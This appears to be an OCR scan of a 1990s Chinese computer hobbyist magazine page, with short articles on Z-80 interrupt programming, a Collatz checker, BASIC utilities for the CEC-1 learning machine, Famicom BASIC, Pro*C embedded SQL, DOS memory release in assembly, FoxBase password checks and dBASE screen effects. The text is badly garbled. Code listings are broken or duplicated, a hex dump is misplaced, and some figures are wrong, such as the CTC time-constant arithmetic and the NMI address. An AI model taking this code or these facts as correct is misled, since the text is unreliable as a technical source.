武器升级办法:吃掉武器宝箱,使下图的方格右移一格,升到你所认定的级别后选择即可调用。(后续内容在第一部分发表后)
寄出,全部是最新任天堂游戏攻略,西安工业大学 杨晓社 起以验


Z-80的中断系统及接口技术

Z-80的中断系统
现代微机都采用中断处理技术实现CPU与外设交换信息,中断系统包括中断管理机构(如中断排队、判优电路)及中断处理程序。Z-80采用链式优先权管理机构,处于链首的外设则具有最高优先权。Z-80可响应两类中断方式:一类是非屏蔽中断请求NMI(用于系统掉电、设置断点及单步执行等);一旦有屏蔽请求,CPU在执行指令结束后就立即响应,并转到非屏蔽中断服务程序入口0065H;另一类是软件屏蔽中断请求,一旦INT变为低电平,且IFP1=1H,CPU在当前指令执行完后,可以I/O.DM或DM2三种方式之一响应外设的中断请求。但CPU与外设交换信息多用I/O方式居多,DM2方式的响应过程及处理流程请见图6-19及6-20(见刊授教材)。

所谓“交换信息”是泛指CPU与外设交换数据,当然也包括输入外部的状态信息及输出控制信息。
二、Z-80 PIO,CTC的编程
对接口片的编程是根据实际应用之需,CPU输出一系列的控制字到接口片的控制端口,以选择接口片的工作方式和状态参数。
例1,编程使Z-80PIOB口按中断方式实现字节输出。
第一步,将PB初始化方式0,以TP801为例,PB控制口的地址为83H,按方式控制字的定义,其控制字为0FH,由以下两条命令完成PB方式的设置:
LDA,0FH
OUT(83H),A
若欲禁止PB申请中断,可设置D7=0。
例2,设置Z-80CTC工作于定时方式。要求定时30ms(毫秒)到向CPU发中断请求。(设定时周期TG=30ms)。

《微机原理》辅导第五讲

第一步,设置中断矢量(见三章);
第二步,设置定时,中断工作方式,接通道控制字的定义,D7=1,允许通道中断请求。
D5=1,实际系数据取256。
D2=1,下一个输出字是时间常数CT。
D1=1,通道控制字特征位,将各四位速为0,故得工作方式控制字为A5H(即10100101B)。
第三步,计算时间常数CT。
因CT依赖于系统时钟周期T(在TP801系统中T=0.5μs),定时时间TG以及实际系数据CTC通过定时时间TG-TXPCT。
CTC = TG / (T * P) = 30ms / (0.5μs * 256) = 1000ms * 30 / (0.5 * 256) = 235
= EBH(十六进制)。
三、中断处理程序设计举例
要求:利用CTC定时,PIO输出实现顺序控制。
1. 分析,许多生产过程都可以用顺序控制来实现,假设某生产过程共用八个电磁阀,要求顺序周而复始地切换,每隔6秒钟切换一个电磁阀,且同一时间只能有一个电磁阀工作。为此,选用CTC定时,每隔30ms申请中断一次,中断200次,正好是6秒钟,此时使累加器A的内容右移一位,输出到PIO的PB数据寄存器,PB的数据总线PB7~PB0接驱动器,由驱动器去驱动电磁阀,如下图所示。
辅导教师 蔡文君



《软件报》93年第9期介绍了《计算器编程验证角谷猜想》的文章,但经过验证的增大,运算量急剧增大,假设为N的自然数符合角谷猜想(N>1),则对N进行验证时,当某步运算所得的数小于N时,那么N就一定符合角谷猜想。下面的程序是笔者在微机上用C语言实现的,它比每次都运算到1的

角谷猜想的快速验证

```
程序快几十倍(数值大,提高的越快)。
i=3+1+1;
else i/=2;
main()
{
register long int i;
long int j;
printf("\n The date to test:");
date to test;
scanf("%ld",&i);
i=j;
while(i>=1)
{
if(i%2==0)
j=i/2;
else
j=3*i+1;
printf("%ld\n",j);
i=j;
}
}
```


中华学习机 汉字压缩存储

中华学习机内的汉字是以等长的3字节码进行存储的，其格式为7F+区码+位码，其区码和位码与国标区位码略有不同。所配用的软磁盘只能在高密度状态下使用，容量只有140K左右。由于一个汉字占用的内存是其它字符的三倍，在编写有很多汉字为内容的程序时，单片磁盘的容量不够，虽然用多磁盘可以解决问题，但使用时较麻烦。能否压缩汉字在内存中占用的空间，提高软磁盘的利用率？实践证明是可行的，汉字占用的六个字节，其第一个字节都是相同的，如果将其省略，只存区码和位码，则可以节约1/3的磁盘空间。如果将区码和位码通过自定的公式进行转换后再存储，则对不知人字的汉字信息更隐蔽，外人不可知其内容。由于汉字的机内区码与国标区位码不同，若在这里将X变量中的数据用自定的公式进行转换，则可以进一步加密。70至100语句将

所有数据存入磁盘中，程序二是从磁盘中读数据并转换汉字的程序。200至275语句执行读数据的功能；280至310语句执行转换功能，这一个程序很短，可在任何程序中做子程序调用。 编 者 廖志敏

```

程序一
10 REM 汉字压缩存储
20 INPUT "文件名",A$
30 PRINT "请输入[一次最多78个汉字]"
25 INPUT K$
A=LEN(K$);N=INT[A/3];DIM X(N+1,1);D$=CHR$(4)
40 FOR I=1 TO N, FOR J=0 TO I-1
50 X$=MID$(K$,3*I-1+J,1);X[I,J]=ASC(X$);NEXT J
55 X[I,0]=0,X[I,1]=0
70 PRINT D$;"OPEN";A$
80 PRINT D$;"WRITE";A$
90 FOR I=1 TO N, FOR J=0 TO I-1, PRINT X[I,J];NEXT J
100 PRINT D$;"CLOSE";A$
程序二
200 REM 从磁盘中读数据并转换汉字输出
210 INPUT "文件名",A$
220 D$=CHR$(4);DIM W[160]
230 PRINT D$;"OPEN";A$;PRINT D$;"READ";A$
250 FOR I=1 TO 160
270 INPUT W[I];IF W[I]=0 AND W[I]=0 THEN DIM B$[1];GOTO 280
275 NEXT I
280 FOR J=1 TO I STEP 2
290 B$[J]=CHR$(127+CHR$(W[J])+CHR$(W[J+1]))
300 B$=B$+B$[J]
310 PRINT B$
320 END

```

将CWS和FWS文件转换为SMWS文件

沈秉先先生的西码中西文字处理软件(简称SMWS)有许多独到之处，特别是它的排版打印功能有少数已接近PC机的水平，在象CEC-1这样低档的娃娃机上要达到这样的水平是很不容易的。如能将CWS和FWS上编辑的文件调入SMWS系统，使其也能享用SMWS的神奇功能，那该多好啊！但SMWS与常用的CWS和FWS不兼容，所以不能直接调用。

为此，我编了下面这段小程序，它可以很方便地完成上述文件的转换工作，使用时，只要按提示输入原文件名和转换后的文件名，不需任何其它操作，就能在你的磁盘上自动生成一个新的文件，这个文件属于SMWS正文文件，其文件名后会自动加上一个"X"字样，以便在SMWS系统下调用。

需要注意是：转换后的文件名一定要用西文，因为两种系统中文文件名不兼容，但西文是兼容的。如果在转换后的文件名中使用中文，必须进行文件名的转换工作，这将增加转换程序的复杂性，实际上是不必要的。

转换过程中，随文件长短不同，所需时间长短也不同。转换完毕时，屏幕有提示，当屏幕提示未出现之前，请不要急于操作磁盘。 万景 易志友

```

10 D$=CHR$(4);A=24580
15 PRINT D$;"PR#8";PRINT;HORZ
16 VTAB 3,HTAB 1,PRINT;"★将FWS或CWS文件转换为SMWS文件★"
18 HTAB 1,PRINT " "
20 VTAB 7,HTAB 9,INPUT "原文件名:",F$;HTAB 5,INPUT "转换后文件名:",N$
25 HOME,VTAB 5,HTAB 9,PRINT "正在转换!请稍等....."
30 PRINT "PRINT D$;"BLOAD";F$;A$
40 M= A+PEEK(42616)+PEEK(42617)*256
45 POKE M,255
50 N= INT (M/256);L=M-N*256
55 B=A-4
60 POKE B,L;POKE B+1,N;POKE B+2,0;POKE B+3,0
70 P=A-8
80 C=PEEK(P)
90 IF C=255 THEN C=0;POKE P,0;POKE P+1,0;GOTO 130
100 IF C<127 THEN C=C-128;GOTO 120
110 C=C+132-(C>33)-(C>43)-(C>57)
120 POKE P,C;P=P+1;GOTO 80
130 PRINT,PRINT D$;"BSAVE";F$;A$;A$;A$;L*M-A+8
140 HOME,VTAB 5,HTAB 13,PRINT "转换完毕!"

```

将TAB字符改为空格的实用程序

本报1993年1月2日曾发表上海某报文同志“将TAB改为空格的最高法”一文，原作者采用WS中的替换功能，该方法对于“每个TAB字符代表的空格数一样”才有效。在实际编辑中，这种情况几乎不可能。现将笔者在编辑中将TAB字符改为空格的实用程序介绍如下。

我们知道在WS中“N”编辑方式下，光标在不同的列位时输入TAB键代表不同的空格数。按TAB后，光标始终停在第9、17、25...即8的倍数+1。在程序

```

80 FOR I=1 TO N
90 J=INSTR(A$(I),CHR$(8));IF J=0 THEN 120
100 IF J/8>INT(J/8) THEN X=(INT(J/8)+1)*8+1-J ELSE K=1
110 A$(I)=LEFT$(A$(I),J-1)+SPACE$(J-K)+MID$(A$(I),J+1);GOTO 80
120 NEXT I
130 OPEN "O",F$
140 FOR J=1 TO N
150 PRINT #1,A$(J)
160 NEXT J
170 CLOSE
180 END

```

四川 梅泉

任天堂系列游戏机配备键盘和学习卡后，就成了一台功能价格比较高的家庭电脑，再加上电视机，收求机就构成了较完整的计算机系统。我们利用任天堂游戏机可以显示32到100行的背景画面，有那么多画面线条和线，音响和角色运动，背景移动同步进行，角色的图形构成点阵可达32*32点或64*64点，可模拟出各种效果音响等特点。学习自编游戏程序。

第一部份：电脑游戏编程概述

提到电脑游戏的编程问题，有些朋友可能会不以为然，甚至还会不客气的说，不就是使用P BASIC语言编程吗，有什么好谈的。尤其是对P BASIC语言编程已熟练掌握的朋友，更会以不屑P BASIC已山穷水尽，无论怎样绞尽脑汁也设计不出与任天堂游戏机相类似的程序。嗚呼！P BASIC江郎才尽，不须多提，那么真实情况究竟如何呢？其实并不然，运行程序1-1后朋友们可能会有新的发现。

```

5 REM 1-1-1
10 POKE 8199,A,POKE 8197,0,A=A+1;IF A=256 THEN A=0
20 PAUSE 2;GOTO 10

```

程序1-1-1是火车运行声响的模拟程序，其中有火车上坡时的加速声，下坡时的减速声，火车入山洞时的回声和过桥梁时的隆隆声，还有火车前进、倒退的汽笛，增强过速声，同时还伴有物体运行时的风声声，模拟的十分逼真。运行程序后，朋友们可能会惊奇地为这这不是P BASIC程序。因为它无发声指令BEEP，也无演奏指令PLAY，程序如此短小，发声却如此复杂，不容否认，程序1-1-1确实确实是P BASIC程序，与常规P BASIC程序不同的是它没有使用发声指令，而是通过对系统发声开关赋值实现发声的。

我们再举一例，见程序1-1-2

```

5 REM 1-1-2
10 POKE 8199,A,POKE 8197,0,A=A+1;IF A=256 THEN A=0
20 PAUSE 2;GOTO 10

```

运行程序1-1-2后，朋友们可能会更惊奇，这么短小的程序竟能实现画面背景的滚动，这简直不可思议。熟悉中华学习机的朋友都知道，在中华学习机中，实现画面的横向滚动时，尽管使用了6502机器语言指令，且多次调用系统子程序，尚使用了121个RAM单元，而P BASIC仅仅使用了短短两行程序，就达到了相同的效果，这太神奇了。

窥一斑而知全豹。由以上两程序可见，P BASIC语言编程并非山穷水尽，还有无穷的奥秘等待我们去探索、发掘。

二、机器语言程序的编写与运行

众所周知，BASIC语言程序简单易学，人机交互性好，且输入输出方便，程序的修改调试操作简单，程序的可读性好。但是它占用内存多，执行速度慢，工作效率低，而机器语言恰恰与其相反，它编程质量高，占用内存少，执行速度快，但机器语言程序可读性差，不易出错、调试困难。在一般程序中，多采用主控程序用BASIC编写，以便于阅读、修改，对关键环节、反复运行、耗时大的程序则用机器语言编写。这样安排，既利用了BASIC的优点又充分发挥了机器语言运行速度快的特点，从而压缩了程序量、提高了程序的运行速度。那么，在电脑游戏中机能否编写和运行机器语言程序呢？回答是肯定的。

首先，P BASIC语言中有一条POKE指令，它的功能就是向内存RAM单元写入数据，这就为我们编写机器语言提供了方便的条件。程序1-1-1、1-1-2就是使用POKE指令向内存赋值的。

其次，P BASIC中还有一条未公布的指令CALL，它的功能就是调用6527机器语言子程序。这又为我们运行机器语言提供了有效的工具。

以上两个条件决定了在P BASIC状态下编写运行机器语言程序，不但可行而且极为简单。因此，只要我们对两种语言扬长避短，互相补充，合理搭配，就能编写出高质量的程序。

(A完稿稿) 山东 李康

液晶显示器显示模糊故障的维修

故障现象：PC-1500显示器显示模糊或显示时有时无。

故障分析及维修：有这种故障的机器，按ON键后，不能启动系统，液晶显示屏无显示或显示十分模糊。检查按电流在1.45~1.96mA之间，检查厚膜电源电路，第1~8脚电压为零。这是电位器活动端接触不良引起的，可用四氯化碳溶液清洗，并调节中心活动端对GND电压在3.3~4.0V之间。检查厚膜电路各脚电压，发现第14脚高出正常值5.44V。更换厚膜电源电路后故障排除。

280中断系统类章 数据：JR LOOP;转EI;继续等待至定时时间到，转中断服务程序；中断地址表：ORG 2060H;TABLE;DW 2080H;在2060H开始的两个内存单元中存放中断服务程序的入口地址2080H;中断服务程序ORG 2080H;DEC B;JR NZ,TMR;判定时5秒时间到否，B=0未到，转TMR返主，继续等待CTC定时，申请中断。RRCC;转移到A中内容右移一位80H-40H;OUT(81H);A;40H送PB,66=1,使电磁阀CTS工作，依次b5,b4...b0为1,使八个电磁阀顺序轮流工作。LD B,200;重新设置计数值定时下一个5秒;TMR;RETI;中断返主;END;ST;指掌教师 廖志友

《微机原理》辅导第五讲

否?若为0,使A器环右移一次(置A=90H),并由PB输出去控制电磁阀。

例如2,已根据要求计算出时间常数CTC=80H;PB的数据口,使87号电磁阀工作。IM2;设置Z-80CPU B7字节输出;LOOP,EB;CPU开中断,准备响应CTC中断请求。HALT;暂停;等待CTC到时到。

在 ORACLE 数据库中的 SQL 语言是一种非过程化语言,它的特性是,前后语句的执行一般不存在相互依赖的关系,在使用方式上与计算机操作系统中的命令语言类似,比如 C、FORTRAN、COBOL 等过程化的高级语言,SQL 语言缺少“循环”、“条件分支”等灵活的程序结构,因此,尽管 SQL 语言的功能很强,在使用上仍存在一些限制,为此,人们设计了可嵌套在过程化语言(如 C 语言)中的 SQL 结构,有了这种结构,程序员就可把 SQL 语言的特点和高级语言(也称主语言)的特点结合起来设计应用程序,这种应用程序比单独地使用 SQL 和主语言,功能更强,灵活性更大,由此而产生的程序结构,我们称之为 PRO=C 程序接口。

然而本人通过对它较长时间的使用,发现它还存在某些不足之处,即利用 PRO=C 结构编制的应用程序(在此称为 PC 文件),在预编译时,预编译程序(PC)把 PC 文件中的某些特殊变量(如存放 ORACLE 数据库“表名”的变量,这里不妨设它为 A)当作数字符串来进行处理,送到预编译程序(PC)预编译时系统自动定义的特定数组变量(这里不妨设它为 B)中,而不是作为变量,把它的內容传递到这一特定数组变量中,在程序运行过程中,调用这一特定数组变量 B 时,系统把存放 ORACLE 数据库“表名”的变量 A 的名字作为变量 B 的“值”来处理,而没有把变量 A 的內容作为变量 B 的“值”来处理,因此,程序运行时就会面目全非,那么,我们可不可以不在 PC 文件预编译后,利用编辑软件打开预编译的产物(C 文件),找到特定数组变量 B,然后用变量 A 中的內容代替变量 B 的名字在特定数组变量 B 中的位置呢?回答是肯定的,因为,大家都知道,在 C 语言中,利用赋值运算“=”,实现这一功能,是非常容易的。 尚希 证实 下面为一实例程序:

```

/*
程序名:CS_PC
功能:程序运行时,利用键盘输入的“表名”,删除ORACLE数据库中的表的内容。
注意:
用PRO=C扩展编译CS_PC,Microsoft C
编译,连接CS_C,然后运行cs.exe,方法如下:
C>gcc lnamc=cs_pc_pos=c
C>cl -al -s cs.c
C>link cs,sqlmc /m:512/mack:
10000/imp
C>ca
*/
#include<stdio.h>
EXEC SQL BEGIN DECLARE SECTION;
VARCHAR uid[10]; /*存放用户名的数组变量*/
VARCHAR pwd[10]; /*存放用户口令的数组变量*/
EXEC SQL END DECLARE SECTION;
EXEC SQL INCLUDE SQLCA;
main()

```

```

char YYY[3]; /*存放用户要处理的表名*/
scanf("请输入用户所要处理的表名%S",&YYY);
/*
以用户名为SCK,口令为SCK身份进入ORACLE数据库。
如果产生错误,程序去执行标记为erratz的一级程序。
*/
strcpy(oid_err,"ack");
uid.len=strlen(oid_err);
strcpy(pwd_err,"ack");
pwd.len=strlen(pwd_err);
EXEC SQL WHENEVER SQLERROR go to erratz;
EXEC SQL CONNECT,uid IDENTIFIED BY,PWD;
EXEC SQL DELETE FROM YYY;
/*此语句运行的结果是删除*/
/*不存在的名为'YYY'表的*/
/*内容,而不是处理数据*/
/*是'YYY'里面的“值”。*/
EXEC SQL COMMIT WORK RELEASE;
/*提交数据给ORACLE*/
goto pl;
erratz:
EXEC SQL ROLLBACK WORK RELEASE; /*不提交数据给ORACLE*/
printf("error");
pl:
exit(0); /*返回到DOS*/
/*程序名:CS_C
*此程序(CS_C)是预编译程序(PC)预编译(CS_PC)时随机产生的*/
static char sq008[16]="DELETE FROM YYY";
/*SQ008[16]数组变量由预编译*/
/*程序(PC)预编译(CS_PC)*/
/*随机产生,利用编辑*/
/*软件将预编译的结果(CS_C)*/
/*时,可发现这一数组变量。*/
main
char YYY[3];
scanf("请输入用户所要处理的表名%S",&YYY);
sq008[12]=YYY[0];
/*用真正要处理的表名替代假*/
sq008[13]=YYY[1];
/*表名'YYY'在第003数组变量*/
/*中的位置,此语句由用户*/
/*键(CS_C)后输入,YYY与sq008*/
/*数组变量中的“值”传递*/
/*自读符“=”建立所。*/
SQLO8Q(sq008,...); /*SQLO8Q函数利用sq008[16]数组变量*/
/*中的內容执行删除功能,SQLO8Q*/
/*数是由预编译程序(PC)预编译时*/
/*动产生的,它是预编译程序(PC)的*/
/*特定函数。*/

```

使用定义了系统并移去CCDOS之后,常会发生这样的事情:无法运行比较大的程序(如CPAV),此时屏幕上显示Program too big to fit in memory.实际上,驻留内存的Spthb.EXE并未被移去,它所占用的那部分内存当然就被浪费了。

笔者用宏汇编语言编制了一个程序,其中运用INT21H的52H和49H功能,实现了有选择地释放属于某驻留程序的内存(即程序清单)。本程序的思路是先将所有640K内存中驻留程序的段地址找出来并压入堆栈,然后从最后的一个段地址开始进行处理,程序在显示了该段地址的所有者之后提供三种选择:1.释放该内存段(按M键);2.退出本程序(按E键);3.不释放当前显示的内存段,处理下一个(其它键)。注意,在释放内存段时某些修改了栈帧向量的驻留程序(如VSAFE)应谨慎。

另外,本程序如果提示“The Owner is Unknown”则说明内存块已释放或是属于系统的,一般情况下不要执行释放。当然,则本程序释放SPLIB.EXE及诸如打印驱动等驻留程序很方便,因为它可以释放640K内存中任何驻留程序占用的空间。

有选择地释放内存块

```

code segment
print macro a
local i,j,ptr
jmp ml
str db a
db ' $'
ml:
push ax
push i
push ds
mov ax,es
mov ds,ax
mov dx,offset str
mov ah,9
int 21h
pop ds
pop ax
pop i
pop ds
cmp byte ptr ds:[i]
+2;01
pop ax
enum
assume cs,code
ds:code
db 20 dup(?)
start:
mov ah,52h
int 21h
mov ax,word ptr ds:[bx-2]
pl:
push ax
push ds
mov al,byte ptr ds:[0]
cmp al,5ah
jz pl
cmp al,4dh
jnz err1
mov ax,word ptr ds:[1]
push ax
mov bx,word ptr ds:[3]

```

```

jr jl
loop tr
jz;
print 0ah
prints 0ah
prints "The Owner is
prints "NO M,ZI"
jmp far ptr en
j4;
mov es,byte ptr #1,24h
prints 0ah
prints 0ah
prints "The Owner is,"
push es
pop ds,offset ds
mov ah,9
int 21h
mov;
prints <M --to
move,es to es1,other
go next one...
xor ax,ax
int 16h
cmp al,4dh
jz mv1
cmp al,6dh
jz mv1
cmp al,45h
jz en
cmp al,65h
jz en
pop es
jmp j1
mv1:
pop es
mov ax,4900h
int 21h
je err2
jmp j1
err2:
prints "fail!"
en:
mov ax,4c00h
int 21h
code ends
end start

```

UNIFY 数据库间的数据共享

UNIFY 数据库是运行于 UNIX/XENIX 系统下的一个关系型数据库,在多用户环境下,一个 UNIFY 应用系统,通常由多个数据库构成,因此,解决多个数据库之间的数据共享,是建立一个高效的 UNIFY 应用系统的关键。

UNIFY 数据库之间的数据共享,一般可以通过 SQL 和 C 语言程序实现,本文将通过一个实例说明实现的具体步骤和方法。

假设一个应用系统在目录 /usr/acct/wang/prog 和 /usr/acct/zourenq 下分别有数据库 DBSA 和 DBSB,数据库 DBSA 有记录类型 wda, wda 有二个字段 a1 和 a2,数据库 DBSB 有记录类型 wdb, wdb 有二个字段 b1 和 b2,现在要用记录类型 wda 中的数据生成记录类型 wdb 的数据。

1. 利用 SQL 的实现方法

用 SQL 实现的具体步骤如下:

- (1) 对于数据库 DBSA,用 Select 子句把 wda 中的数据传送到一个 ASCII 文件 wda-data, lines 0 select a1,a2 from wda into wda-data;
- (2) 对 wda-data 中的数据加工处理,送到文件 wdb-data;
- (3) 对于数据库 DBSB,用扩充的 insert 子句把 ASCII 文件 wdb-data 中的数据插入到记录类型 wdb 中: insert into wdb(b1,b2) from wdb-data/

利用 SQL 实现 UNIFY 数据库之间的数据共享,其操作比较复杂,而且对 ASCII 文件中的数据加工处理还需要另外编制程序,因此对于下一个高级应用系统

来说是不适宜的。

2. 利用 C 语言程序的实现方法

利用 C 语言程序实现的具体步骤如下:

- (1) 进入数据库 DBSA 所在的目录 /usr/acct/wang/prog; 调用 UNIFY 宿主语言函数打开数据库 DBSA; 从记录类型 wda 中读取数据送到缓冲区 BUF1; 关闭数据库 DBSA;
- (2) 对缓冲区 BUF1 中的数据加工处理,然后送到缓冲区 BUF2;
- (3) 进入数据库 DBSB 所在的目录 /usr/acct/zourenq; 调用 UNIFY 宿主语言函数打开数据库 DBSB; 把缓冲区 BUF2 中的数据插入记录类型 wdb; 关闭数据库 DBSB;

C 语言程序的程序清单如下:

```

#include <usr/acc/zourenq/flm.h>
#include <usr/acc/wang/prog/flm.h>
main()
(char *path1,*path2);

```

微机硬盘自举的恢复

方法介绍如下:

1. 用杀毒软件 SCANXX, X 对硬盘进行检查,并用纸将该软件查出文件(按 SCANXX.X 查出的文件顺序)记录下来,记录文件的个数依 MBMIO.COM IBMIOX.COM 字节为号。
2. 将记录的文件拷贝到软盘上并删出这些记录的文件。
3. 用 SYS.COM 文件传送系统文件,屏显示 SYSTEM TRANSFERRED.
4. 从软盘上恢复删出的文件,重新引导系统,系统自举成功。

肖 吕 明

本责任编辑 07 号

将BASIC和机器语言程序合并成一个文件

中华学习机和APPLE机中的BASIC程序易读、易编、易修改，但运算速度很慢，机器语言程序运行虽然高速，又可调用系统中的监控程序，但要做到磁盘操作，文字显示、数值运算和菜单功能等就太麻烦了，所以要把BASIC程序和机器语言程序合并成一个文件，并且使用时只需要一次性调取。

为了达到这个目的，就必须把BASIC程序和机器语言程序合并在一起，我总结了以下三种方法。(前两种大家都很清楚，这里不在叙述，仅谈其利弊，若解说第三种方法。)

(一)数据表法

这种方法在一般爱好者编写的机器语言中，BASIC程序占用的空间，在程序区会占用大量的内存，这时BASIC程序长度就会超过5K以上，显然这种方法不太实用，可是却做到了将BASIC程序和机器语言程序合并成一个文件，并且使用时只需要一次性调取。

(二)单独建立文件法

这种方法适当地解决了多占内存的问题，但是BASIC文件和二进制文件单独建立文件在磁盘中要占两个文件索引区，而且两个文件分别调入内存，增加了驱动器磁头的磨损，更重要的是有些二进制文件单独运行看不出有什么用途，常常被人误解为白白占用空间，而被删去，事后发现某些文件运行不了，才后悔莫及。

(三)BASIC程序尾接法

这种方法是在倒解一些BASIC应用软件和改变零页指针发现的。具体步骤为：(1)键入BASIC主程序。(2)进入监控状态，由\$AF \$B0单元读出数据，设为\$ab,\$cd。(3)以\$cdab为首地址键入机器语言子程序。

(4)找出机器语言程序地址，然后把末地址加上1，设为\$ghf，再将\$ef和\$ghf分别放入单元\$AF和\$B0中。(5)用“SAVE 文件名”命令将BASIC程序存盘。

这样BASIC程序和机器语言程序就完美地合并成为一个BASIC文件了，零页中\$AF、\$B0单元为BASIC程序尾指针，它的功能是在输入BASIC程序时，指针总指向已输入程序在程序区的尾部，若人为改变它，就可以在BASIC程序区开辟一块“净土”来储存机器语言子程序和重要数据，达到二合一的目的。用SAVE命令将程序区指针以前的内容都存在盘上。笔者编写了一个将两幅图形叠加起来的实用程序，有兴趣的读者，不妨体会体会。

西安中学 冯尧

```

10 REM ADD PIC.
20 INPUT "PIC.NAME1",A$
30 INPUT "PIC.NAME2",B$
40 PRINT,PRINT "PLEASE WAIT"
50 PRINT CHR$(4)*"BLOAD"A$,"A$2000"
60 PRINT CHR$(4)*"BLOAD"B$,"A$4000"
70 CALL 2213
80 CALL -3109
90 END

```

三、电脑游戏机的操作系统

我们知道，任天堂游戏机是一台电脑微机，它主要由中央处理器6527CPU、图象处理器6528PPU以及两片6116RAM和门电路组成。单一台游戏机不能做任何事情，只有配备了操作系统(操作系统)后才能工作。当外接游戏软件时就可以运行电脑游戏，当外接BS软件时可以进行电脑学习。显然，电脑游戏机的操作系统就是FBASIC工作系统。实际上，电脑游戏机有两套操作系统，一套是FBASIC操作系统，这是勿庸置疑的；还有一套操作系统是属于6527CPU本身的，我们不妨称它为6527CPU操作系统。虽然我们无从得知这一操作系统，但它确实存在。原因在于，通常所说的电脑游戏机的中央处理器6527CPU，实质上是一个八位单片机，它的内部除中微处理器外，还有ROM和RAM，其中ROM用于存放6527操作系统的解释程序；RAM则充当系统软开关，6527CPU内至少有256K比特RAM，因而可以组成32个比特的软开关组。也正因为CPU内部设计了这些软开关，才使得任天堂游戏中的许多画面位移、音响发生操作不必一一编程控制，仅通过对某些软开关赋值而由CPU自动完成。这就是任天堂游戏程序量小而功能强大的奥妙所在。

四、电脑游戏机的机器语言

6527CPU属65系列中央处理器，但它绝不同于6502CPU，这可通过两点区别：一、引脚的功能和排列不同；二、时钟频率不同(6502的时钟频率仅有1MHz，而6527CPU的时钟频率高达27MHz)，但是6527CPU仍具有65系列CPU的基本特征，6527的汇编语言与6502完全兼容，这无不为我们学习6527机器语言带来了方便。但是，6502机器语言并不等同于6527机器语言，即6502机器语言不能在电脑游戏机中运行。主要原因：它们对内存RAM的分配使用不同；它们的内部软开关地址不同；它们的显示系统、音响系统的工作方式不同。因此，必须从6527CPU操作系统的特点出发，才能编写出能在电脑游戏机中运行的机器语言程序。

五、两种语言的兼容

由于目前流行的电脑游戏机的工作系统软件都没有配备监控系统及汇编系统。故机器语言的编写和运行要在FBASIC操作系统下完成。这样一来，出现了两个系统的兼容问题。我们知道在机器语言编程中，为简化程序，提高执行速度，要大量地使用零页单元。CEC-1中对零页单元进行了集中分段，使监控操作系统、Applesoft系统的工作互不影响。但在电脑游戏机中，FBASIC语言几乎占用了整个零页单元，因此在机器语言编程中对零页单元的使用要慎之又慎，只有杜绝与FBASIC工作系统的冲突，才能保证程序正常运行。否则，轻则造成计算错误，显示紊乱；重则造成死机。为此，编程前必须熟悉两个操作系统的工作特点，弄清系统RAM中，哪些单元禁止使用，哪些单元可有条件使用，哪些单元可自由使用，心中有数方能编程无误。关于两个操作系统的特点，我们将在第二、第三两部分中专题介绍。

六、几点说明

- 关于任天堂游戏机的特点，去年陈盛旋、李亚平同志已分别撰文进行了部分介绍。为避免重复，本文拟在两位同志文章的基础上补充介绍，重复的部分则略去，以压缩篇幅。
- 由于目前有关电脑游戏机的资料匮乏，无从查阅。了解电脑游戏机的工作特点只能通过阅读分析系统软件，总结规律后再上机验证，通过反复试验，最后得出结论。本文介绍的内容则是总结了国内四人的研究结果和本人的研究心得，可能有些方面解释得不够贴切，错误与不当在所难免，欢迎广大同好斧正、指正。
- 本文仅以已熟悉FBASIC语言、6502机器语言的读者为对象进行编写。故一般仅列出源程序，对编程原理、编程思路则介绍得少。因此对这两个方面不熟悉的朋友可参阅宋国江老师编写的《6502机器语言》和编作《FBASIC语言与编程技巧》。(这两部分内容都在《电子与电脑》杂志连载过，详见1991年第10期至现在的各期。)

Foxbase主控块

主控块中一般包括操作员口令的校验，主菜单两部分。

一、操作员口令的校验，这是一种简单的保密方式，对于精通Foxbase程序设计人员来说是毫无用处的，但对不懂得Foxbase程序设计人员来说是有效的。有两种方法，一是将口令直接写在程序中，另一种方法将口令放在一个数据库中，这样直接从程序中不能看见口令。

```

1. 将口令直接写在程序中
SET TALK OFF
PW=SPACE(8)
C=3
CLEAR
DO WHILE PW#SHHLLN
.AND. C>0
@ 5,10 SAY "....."
@ 6,10 SAY "输入口令"
@ 7,10 SAY "....."
SET CONSOLE OFF
PW=SPACE(8)
ACCEPT TO PW
C=C-1
SET CONSOLE ON
IF VPPER(PW)=SHHLLN
DO CMP
ELSE
IF C=0
@ 20,20 SAY "对不起，你无权使用"
QUIT
ELSE
@ 20,20 SAY "请重新输入你的口令"
ENDIF
ENDIF
ENDDO
RETURN
2. 将口令保存在一个数据库中
一个数据库 JSEL.DBF
只有一个字段，字段名 S11,类

```

目前，各种具有良好用户界面的程序设计语言层出不穷，但在实际工作中，特别是在基层，用的最多的还是传统的dBASE语言。程序员们常常希望自己能设计的应用程序能有一个新颖、美观的界面，如果在实践中感觉到，用循环语句do while...enddo来实现一种立体、动态画面，既简单又实用，现介绍如下。

利用dBASE的循环语句实现一种立体、动态画面

程序888是我们任在编制信贷管理系统时主程序中调用的一段程序。该程序多次使用循环语句，现介绍如下。

```

* 888.SDP
0800 - 00 :0 08 0A 00 B2 20 41
0808 - 04 44 20 50 49 43 2E 00
0810 - 26 08 14 00 84 22 50 49
0818 - 43 2E 4E 41 4D 45 31 3A
0820 - 22 3B 41 24 09 3A 08 1E
0828 - 00 84 22 50 49 43 2E 4E
0830 - 41 4D 45 32 3A 22 3B 42
0838 - 24 00 4F 08 28 0A 3A
0840 - BA 22 50 4C 45 41 53 45
0848 - 20 57 41 49 54 22 00 6B
0850 - 08 32 00 BA E7 28 34 29
0858 - 22 42 4C 4F 41 44 22 41
0860 - 24 72 2C 41 24 32 30 30
0868 - 30 22 00 87 08 3C 00 BA
0870 - E7 28 34 29 22 42 4C 4F
0878 - 41 44 22 42 24 22 2C 41
0880 - 24 34 30 30 30 22 00 91
0888 - 08 46 00 8C 32 32 31 33
0890 - 00 1C 08 50 00 8C 0C 33
0898 - 31 30 39 00 A2 98 5A 00
08A0 - 80 00 00 00 09 A9 20 85
08A8 - 00 A2 43 A0 00 8E C9 08
08B0 - 84 8A CA E5 00 8D C9 08
08B8 - 8C 0C 08 C5 08 8C C8
08C0 - 08 8C 8D 08 AD FF 5F 4D
08C8 - FF 3F 8D FF 3F C8 DB EB
08D0 - E8 8A C9 60 D0 D7 60 00

```

```

i=0
do while i<24
set color to w+/r
@ 12,1 say space
(6)+ "显示支行"
@ 12, 60-i say "信贷管理系统"
i=i+2
do dd
enddo

```

利用dBASE的循环语句实现一种立体、动态画面

```

do 88
i=0
